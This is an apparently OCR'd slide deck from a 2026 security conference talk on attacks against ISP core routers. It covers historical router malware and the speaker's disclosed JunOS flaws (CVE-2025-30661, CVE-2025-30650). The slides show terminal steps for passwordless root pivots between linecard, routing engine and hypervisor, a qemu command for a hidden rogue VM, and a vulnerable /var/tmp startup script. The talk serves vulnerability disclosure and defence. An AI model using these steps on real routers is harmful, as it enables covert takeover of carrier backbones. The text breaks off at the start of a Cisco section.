Backbones under attack

Software vulnerabilities in core routers

Pierre Emeriaud
OINIS Security

TROOPERS 2026


> show user

- Network security engineer at Orange
  - Focus on international IP/MPLS networks
- Previously at network operations, from L1 to L3 advanced support
- Member of Orange Expert Security community
  - 120 persons group-wide with 10% time for side projects
- Also, ham radio operator, avid scuba diver and my own personal ISP (as206155)

Intro & context
Backbone

- Core network of a service provider
- Used for
- internet traffic
    - Enterprise vpn
    - mobile data & voice
    - ...

- Critical piece of infrastructure



Intro & context
Core router

- Quite bigger than your home router
- Usually modular
- High bandwidth (100/400Gb/s / port)
- High density (20-24 x 400G x slot, 10-20 slot / chassis)
- Target of choice!

Agenda

Past attacks

Previous research

Evolution in router software architecture

An era of new vulnerabilities

Conclusion

Greek wiretapping case
2004-2005

- Vodafone's Ericsson PSTN switches compromised
- PLEX rootkit implanted
- LI features reused for non-Lawful intercept
- Greek gov spyied on, traffic redirected to prepaid mobile phones
- Discovered because rootkit update caused operational issues

  Switches were rebooted during troubleshooting...
- All evidence was lost

Stuxnet aka OLYMPICGAMES
2005-2010

Top10 most famous malware ?

- Highly customized malware for very valuable target

- Siemens PLCs, controllers for motors and industrial equipment were controlled to destroy the centrifuges

- Air-gapped infrastructure can still be breached if you are valuable enough

2004 | **2010** | 2012 | 2020 | 2022 | 2025

NSA/TAO, STATEROOM
~2010

Special Collection Service COMINT & SIGINT program

- JETPLOW, FEEDTROUGH, GOURMETTROUGH, *MONTANA strains of malware

cf NSA ANT catalog

- Targets Cisco PIXes and ASAs, Juniper Netscreens, SSGs and JunOSes (M, T, J-series)

- Highly custom malware, multiple 0days

Possibly the first evidence of router malware

2004 | 2010 | 2012 | 2020 | 2022 | 2025

Red October
2007-2012

- « Standard » computer malware

- But includes infrastructure reconnaissance & exfiltration modules

  targets small Cisco branch routers (« CPEs »)

  ~600 snmp communities hardcoded

  FTP configuration exfiltration


- Gov & diplomatic targets
- Orange customers included, through our infrastructure...

Supply chain attacks
2010-2020

- Genuine Cisco
  - With free (as in beer, not speech) software add-on, courtesy of NSA
- F-Secure “Fake cisco”
  - Built-in malware!
  - i²c modchip sometimes
- Primarily to bypass signature checking
  - But other “features” might be possible

(TS//SI//NF) Such operations involving **supply-chain interdiction** are some of the most productive operations in TAO, because they pre-position access points into hard target networks around the world.

(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A “load station” implants a beacon




cisco 2960!
Not a gaming console!

2004 2010 2012 **2020** 2022 2025

Viasat – KA-Sat
2022/02/24

- Ground segment exploited to takedown remote satellite access
- Tens of thousands sat modems wiped around Europe
  - The day Russia invaded Ukraine
- AcidRain wiper designed for MIPS routers/modems
- Entry point: vpn concentrator vulnerability
  - Admin network infiltrated
  - Provisionning system compromised



Source: Nicolò Boschetti & Gregory Falco (Cornell University)

2004 2010 2012 2020 **2022** 2025

J-Magic
2023+

- **Stealth backdoor found by Black Lotus Labs @ Lumen**

  Juniper JunOS targetted

- Uses eBPF to “listen” for magic packets without opening any sockets

  Very much like port-knocking

- Spawns a reverse shell when asked
- Processes hidden as system/kernel threads

  E.g. [nfsiod]

SaltTyphoon
2024+

- **Chinese APT targetting telcos**

- Through Cisco web interface vulnerabilities, smart-install or other non-0day vulns

- Creates new user accounts
- Uses GRE tunnels to connect back to their infrastructure
- Injects admin prefixes into routing protocol to bypass ACLs, auth (tacacs), nullroutes syslog

2004 2010 2012 2020 2022 2025

The Red Penguin malware incident
2025

- **Revealed by Juniper**

- Complex malware with several variants
- Based on tinyshell or tailor-made for junos
- Used for persistance – no new vulnerability revealed
- Processes also hidden in plain sight: lmpad, jdosd, irad, appid, oemd… all plausible on the system
- Uses crypto for c2
- As with J-Magic, how was veriexec (cf later) bypassed?

2004 2010 2012 2020 2022 2025

Agenda

Past attacks

Previous research

Evolution in router software architecture

An era of new vulnerabilities

Conclusion

Felix ‘FX’ Lindner @ Phenoelit / Recurity Labs

- Prolific researcher

- « Cisco vulnerabilities », BlackHat USA 2003
- « Developments in Cisco IOS Forensics », Defcon 16, 2008
- « Cisco IOS – Attack & Defense, the state of the art », 25c3, 2008
- « Cisco IOS Router exploitation », Defcon 17, 2009

- Very low level stuff, parsing protocol bugs, remote debugging IOS and exploit detection

2000 - 2010

Sebastian ‘topo’ Muñiz

- Same years, same stuff

  Still low level

- « Killing the myth of Cisco IOS rootkits: DIK (Da Ios rootKit) », 2008
- w/ Alfredo Ortega : « Fuzzing and Debugging Cisco IOS », Blackhat Europe, 2011

- Using dynamips (=qemu for mips/ppc) to demo a Cisco IOS Malware

2008 - 2011

Enno Rey et al @ ERNW

- « **Security assessment of Cisco ACI** », 2019
- « **APIC's Adventures in Wonderland** », BH2019

  New way of doing networking, new vulnerabilities

  cloud based networking enshittification

- « **MPLS and VPLS Security** », BH Europe, 2006

  More a protocol research than OS focused, but worth a read if you care about IP/MPLS security

2020

@hi_im_d4rkn3ss – JunOS LPEs

- **Juniper Junos OS Local Privilege Escalation vulnerability in ethtraceroute (CVE-2021-0255)**

  Ethtraceroute is setuid

  /var/tmp is world-writable

  Logfile created with predictible name

  Overwrites crontab when executed, launch payload

- **Juniper Junos OS Arbitrary file read vulnerability in mosquitto (CVE-2021-0256)**

  Mosquitto is also suid root…

  Config, when read with `-c`, is displayed on stdout if invalid...

Awxylitol – JunOS security feature bypass

- « Disable Junos OS Verified Exec and Find Local Privilege Escalation Bugs »
- Verified exec aka veriexec: NetBSD security framework ported to FreeBSD by Juniper

  Digitally signed manifest with immutable & executable files fingerprints

  If signature verification fails, execution thwarted

- *“It surprised me that an OS used on many high value routers and switches should have such easy to find bugs and the lack of mitigations made the situation even worse.”*

  Still needed to reverse C

2022

To sum up – where are we

- Both attacker and researchers shifted from embedded low-level malware on telco equipment to opensource vulnerabilities in IP router OSes
- Skills needed to perform impacting attacks decreased
- Consumerisation of telco equipment attracted more attackers
- We used to be quite invisible to the eyes of the attackers

Not so much anymore :(

Agenda

Past attacks

Previous research

Evolution in router software architecture


An era of new vulnerabilities

Conclusion

~~Juniper~~ HPE
JunOS

Juniper
Legacy JunOS architecture

- Juniper apps on FreeBSD OS
- Somewhat limited codebase
- Secureboot
- Veriexec



JunOS - Veriexec
Ported from NetBSD by Juniper

```
root@router:/var/home/remote #  file /tmp/hello

/tmp/hello: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go
BuildID=URjlZGp6s7KiCa9ZD0fJ/WuDk-_ELOWP0PuFBpclZ/W6wGQEP3nngz0zlcexLU/Mn7XQgRN0ot-pVSTJ19A, not
stripped



root@router:/var/home/remote # /tmp/hello

/tmp/hello: Authentication error.



root@router:/var/home/remote # dmesg | tail

MAC/veriexec: no signatures for device (file=/tmp/hello uid=0 pid=35263 ppid=35208 gppid=35207)
```

JunOS – attack surface

Not particularly hardened

```
pem@routerA> show system processes extensive | count
Count: 479 lines

pem@routerB> show system processes extensive | match root | count
Count: 467 lines
```

(`ps` under the hood)

JunOS – attack surface

Lots of listening processes

```
pem@routerA> show system connections | match LISTEN | count
Count: 62 lines

pem@routerB> show system connections | match LISTEN | count
Count: 78 lines
```

(`netstat | grep LISTEN | wc`)

JunOS – advanced

- FreeBSD shell access allows
  - sh/csh scripting, possibly persistent, cron
  - tcpdump

- Strictly limit shell access to authorized and ultimately trusted employees
  - Monitor shell usage
  - no tacacs accounting once on FreeBSD shell is JunOS < 23.4
    - `set system syslog shell` needed

JunOS – VMHost

- JunOS is now a VM inside a KVM hypervisor


  Since JunOS 16.1 on select hw

- “provide increased control plane scalability and performance”

JunOS – VMHost architecture

- Codebase increase several fold
- Attack surface ↗
- More LoC = more vulnerabilities to track & fix

How often do you want to reboot your core routers ?




JunOS – Veriexec with VMHost

No Veriexec, selinux or any runtime protection on the host!

```
root@router-node:~# uname -a
Linux router-node 4.8.28-rt10-WR9.0.0.24_ovp #1 SMP Thu Apr 6
04:38:54 PDT 2023 x86_64 x86_64 x86_64 GNU/Linux

root@router-node:~# file /tmp/hello
/tmp/hello: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
statically linked, not stripped

root@router-node:~# /tmp/hello
Hello, World!
```

Agenda



Past attacks

Previous research

Evolution in router software architecture

An era of new vulnerabilities


Conclusion

JunOS – VMHost

NOTE: Only Junos OS VM are supported. You cannot run third party VMs on these Routing Engines.

JunOS – VMHost

NOTE: Only Junos OS VM are supported. You cannot run third party VMs on these Routing Engines.



The game. You just lost

Just spin a rogue VM !

```
root@router-node:~# qemu-system-x86_64 -hda kali.img -nographic -m
4G -device virtio-net-pci,netdev=...
```

This allows full out-of-band access to the attacker through the IP management ports

The game. You just lost

- VM is not that visible

  an additional qemu process

  but only visible from linux host

  No amount of snmp walk on the router will ever find it.

```
root@router-node:~# virsh list
 Id    Name                           State
----------------------------------------------------
 1     vjunos                         running
```

JunOS – got root?

- Qemu still requires root access
- The routing-engine is a server with (possibly multiple) Vms
- The linecards are also now linux-based servers
- What would it need to gain root in order to install a VM ?

JunOS – code quality overview

```
[...]
USER_STARTUP='/var/tmp/gofigureitoutyourself.sh'
if [ -f $USER_STARTUP ]; then
echo "#!/bin/sh" > /var/tmp/.thesame.sh
echo "sh $USER_STARTUP &" >> /var/tmp/.thesame.sh
chmod 755 /var/tmp/.thesame.sh
chmod 755 $USER_STARTUP
debug_log "Executing User startup: $USER_STARTUP"
/var/tmp/.thesame.sh
```

- **Remember hi_im_d4rkn3ss and CVE-2021-0255?**

  `/var/tmp` **is 777**
- **users are not chrooted, even with RO profile**

JunOS – CVE-2025-30661

2025/03/18 Reported to Juniper

2025/03/19 Acknowledged as JSA100057A

2025/05/30 CVE-2025-30661 assigned

2025/07/09 Security advisory publication with fixed software releases (but no workaround published… and I provided one)

CVSS 3.1 : 7.3 (CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)


CVSS 4.0 : 8.5 (CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/AU:N/R:U/RE:M/U:Amber)

No bounty money though :(

JunOS – But wait! There is more

Let's connect directly to the linecard OS. Yay passwordless root!

```
pem@RNET-M56> start shell pfe
direct fpc1
root@RNET-M56-fpc1:~# id
uid=0(root) gid=0(root)
groups=0(root)

root@RNET-M56-fpc1:~# uname -a
Linux RNET-M56-fpc1 5.2.60-JUNIPER
#1 SMP PREEMPT Thu Nov 7 18:46:03
UTC 2024 x86_64 GNU/Linux
```




JunOS – But wait! There is more

From there, go back to Routing-engine :

```
root@RNET-M56-fpc1:~# rsh re0
Last login: Tue Mar 18 16:33:28 from fpc1
--- JUNOS 23.4R2-S3.9 Kernel 64-bit

root@RNET-M56:~ # id
uid=0(root) gid=0(wheel)
groups=0(wheel),5(operator),10(field),31(
guest),73(config)
```


Yes. rsh. And we're in 2026.



JunOS – But wait! There is more

And then onto the host :

```
root@RNET-M56:~ # ssh -JU
__juniper_private5__ root@192.168.1.2
Last login: Tue Mar 18 16:40:06 2025
from 192.168.1.1

root@RNET-M56-node:~# id
uid=0(root) gid=0(root) groups=0(root)
```



JunOS – CVE-2025-30650

2025/03/18 Reported to Juniper

2025/03/19 Acknowledged

2025/05/30 CVE-2025-30650 assigned

2026/04/08 Security advisory publication as JSA107863

CVSS: v3.1: 6.7 (CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H)
(scope unchanged ? I just got root access on your core network, come on...)


CVSS: v4.0: 8.4
(CVSS:4.0/AV:L/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L/AU:N/R:A/V:C
/RE:M/U:Amber)

Never treat router cli as secure

Cisco
Is it any better?

Cisco – IOS XR

- Carrier-grade OS
- Used on telco routers, from small 1/2u to rack-sized behemoths



Cisco – IOS XR

- XR “legacy” 32 bits architecture

